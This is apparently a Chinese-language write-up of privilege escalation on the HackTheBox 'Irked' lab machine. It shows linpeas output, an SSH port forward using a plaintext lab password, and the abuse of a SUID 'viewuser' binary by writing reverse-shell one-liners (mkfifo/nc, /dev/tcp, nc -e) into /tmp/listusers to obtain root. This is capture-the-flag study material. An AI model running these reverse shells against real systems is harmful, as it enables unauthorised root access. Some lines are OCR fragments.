
通过 linpeas 辅助分析，发现存在一个可以的本地服务 631 端口：



```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:56026           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:65534           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8067            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      -
```

尝试将端口进行映射，查看它运行的服务（这里我用的ssh映射，将本地的631转到对外1337端口）：

```
# sshpass -p 'Kab6h+m+bbp2J:HG' ssh djmardov@10.10.10.117 -L 1337:127.0.0.1:631
```


Home - CUPS 1.7.5 — Mozilla Firefox
文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)
Home - CUPS 1.7.5
irked.htb/
127.0.0.1:631 exploit - Go
CUPS Negative Length H
localhost:1337
MSFU
Exploit-DB
GHDB
Vulners - Vulnerability ...
Sploitus | Exploit & ...
Security vulnerability s...
Home
Administration
Classes
Online Help
Jobs
Printers
Search Help

CUPS 1.7.5

CUPS is the standards-based, open source printing system developed by Apple Inc. for OS® X and other UNIX®-like operating systems.

CUPS for Users

Overview of CUPS

Command-Line Printing and Options

What's New in CUPS 1.7

User Forum

CUPS for Administrators

Adding Printers and Classes

Managing Operation Policies

Printer Accounting Basics

Server Security

CUPS for Developers


Introduction to CUPS Programming

CUPS API

Filter and Backend Programming


HTTP and IPP APIs

额、没见过这个服务，暂时不明。接着看 linpeas，发现存在一个不明的 `SUID` 权限的命令 `/usr/bin/viewuser`



```
                                    ╣ Interesting Files ╠
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-sr-x 1 root   root       9.3K Apr  1  2014 /usr/bin/X
-rwsr-xr-x 1 root   root        95K Aug 13  2014 /sbin/mount.nfs
-rwsr-sr-x 1 daemon daemon      50K Sep 30  2014 /usr/bin/at  ⟶  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root   root        14K Oct 14  2014 /usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
-rwsr-xr-x 1 root   root        26K Mar 29  2015 /bin/umount  ⟶  BSD/Linux(08-1996)
-rwsr-xr-x 1 root   root        34K Mar 29  2015 /bin/mount  ⟶  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-- 1 root   dip        332K Apr 14  2015 /usr/sbin/pppd  ⟶  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root   root        34K Jan 21  2016 /bin/fusermount
-rwsr-xr-x 1 root   root        14K Sep  8  2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root   root        18K Sep  8  2016 /usr/bin/pkexec  ⟶  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-- 1 root   messagebus 355K Nov 21  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root   root       158K Jan 28  2017 /bin/ntfs-3g  ⟶  Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-201
-rwsr-xr-x 1 root   root       9.3K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root   root        52K May 17  2017 /usr/bin/passwd  ⟶  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2
1(02-1997)
-rwsr-xr-x 1 root   root        77K May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root   root        43K May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root   root        52K May 17  2017 /usr/bin/chfn  ⟶  SuSE_9.3/10
-rwsr-xr-x 1 root   root        38K May 17  2017 /usr/bin/newgrp  ⟶  HP-UX_10.20
-rwsr-xr-x 1 root   root        38K May 17  2017 /bin/su
-rwsr-sr-x 1 root   mail        94K Nov 18  2017 /usr/bin/procmail
-rwsr-xr-x 1 root   root       550K Nov 19  2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root       1.1M Feb 10  2018 /usr/sbin/exim4
-rwsr-xr-x 1 root   root       7.2K May 16  2018 /usr/bin/viewuser
```

尝试执行下：




```
/usr/bin/viewuser
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-05-06 08:53 (:0)
djmardov pts/0         2021-05-07 08:40 (10.10.16.9)
sh: 1: /tmp/listusers: not found
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ 
```

结果显示类似执行了查询用户在线的命令，留意到最后显示： `sh: 1: /tmp/listusers: not found` ，这种信息一般是通过 `sh` 去运行某个文件但文件不存在才出现的提示。

尝试利用，写入一个反弹shell，然后执行：

```
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.9 9900 >/tmp/f" > /t
$ viewuser
```



```
┌──(root㉿ kali)-[/home/kali/hackthebox/Irked/file]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.117] 43897
id
id
uid=0(root) gid=1000(djmardov) groups=1000(djmardov),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),110(lpadmin),113(scanner),
(bluetooth)
root@irked:~/.mozilla/firefox/84p8ofq6.default# s
```

```
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ cat /tmp/listusers
nc -e bash 10.10.16.9 9900
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ echo "bash -i >& /dev/tcp/10.10.16.9/9900 0>&1" > /tmp/listusers
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-05-06 08:53 (:0)
djmardov pts/0        2021-05-07 08:40 (10.10.16.9)
/tmp/listusers: 2: /tmp/listusers: Syntax error: Bad fd number
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ echo "bash -i >& /dev/tcp/10.10.16.9/9900 0>&1" > /tmp/listusers
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ chmod 777 /tmp/listusers
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-05-06 08:53 (:0)
djmardov pts/0        2021-05-07 08:40 (10.10.16.9)
/tmp/listusers: 2: /tmp/listusers: Syntax error: Bad fd number
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ cat /tmp/listusers
bash -i >& /dev/tcp/10.10.16.9/9900 0>&1
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ whereis bash
bash: /bin/bash /etc/bash.bashrc /usr/share/man/man1/bash.1.gz
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ echo "/bin/bash -i >& /dev/tcp/10.10.16.9/9900 0>&1" > /tmp/listusers
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-05-06 08:53 (:0)
djmardov pts/0        2021-05-07 08:40 (10.10.16.9)
/tmp/listusers: 2: /tmp/listusers: Syntax error: Bad fd number
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.9 9900 >/tmp/f" > /tmp/listusers
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-05-06 08:53 (:0)
djmardov pts/0        2021-05-07 08:40 (10.10.16.9)
rm: cannot remove ‘/tmp/f’: No such file or directory
```

额，成功获得root身份的shell。前面的 `bash` 利用写错了，正常应该是 `bash -c '<里面的才是bash -i>'` ，可能是打的太晚了当时脑子有点糊涂...


而 `viewuser` 的二进制分析可看这个：https://fuzzmymind.com/2019/05/29/suid-binary-exploit-a-primer/


关于IRC

> 因特网中继聊天（Internet Relay Chat），一般称为互联网中继聊天，简称：IRC

很早就知道这个东西了，我最后一次用还在零几年的时候（上古世代了）。

可以使用该工具进行登录： `hexchat https://hexchat.github.io/screenshots.html` ，kali里面已经默认安装了。





```
[09:23:20] * UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:1
             MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=
             KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are supported b
             this server
[09:23:20] * WALLCHOPS WATCH=128 WATCHOPT
             CHANTYPES=# PREFIX=(qaohv)~&
             rRcOAQKVCuzNSMTG NETWORK=ROX
             EXTBAN=~,cqnr ELIST=MNUCT ST
             by this server
[09:23:20] * EXCEPTS INVEX CMDS=KNOCK,MAP
             supported by this server
[09:23:20] * There are 1 users and 0 invi
[09:23:20] * I have 1 clients and 0 serve
[09:23:20] * Current Local Users: 1  Max:
[09:23:20] * Current Global Users: 1  Max
[09:23:20] * MOTD File is missing
[09:23:20] * kali 在上 kali 设置了 +i 模式
[09:23:20] * kali 在上 kali 设置了 +w 模式
[09:23:20] * kali 在上 kali 设置了 +x 模式
```

```
 minidumps          saved-telemetry-pings  storage
 permissions.sqlite search.json.mozlz4     storage
fault$
fault$ 
```

Connection Complete - HexChat

成功建立到 117 的连接。

In the server list window, no channel (chat room) h
been entered to be automatically joined for this ne

您接下来要进行怎样的操作？

● 我稍后自行进入频道。(N)

○ 进入以下频道(J)：#

如果您知道想要进入的频道的名称，请在此输入。

○ Open the channel list.

Retrieving the channel list may take a minute or two.

☑ 每次连接后都显示该对话框。(A)

参考

- https://www.jianshu.com/p/c3679f805a0c
- https://fieldraccoon.github.io/posts/Linuxprivesc/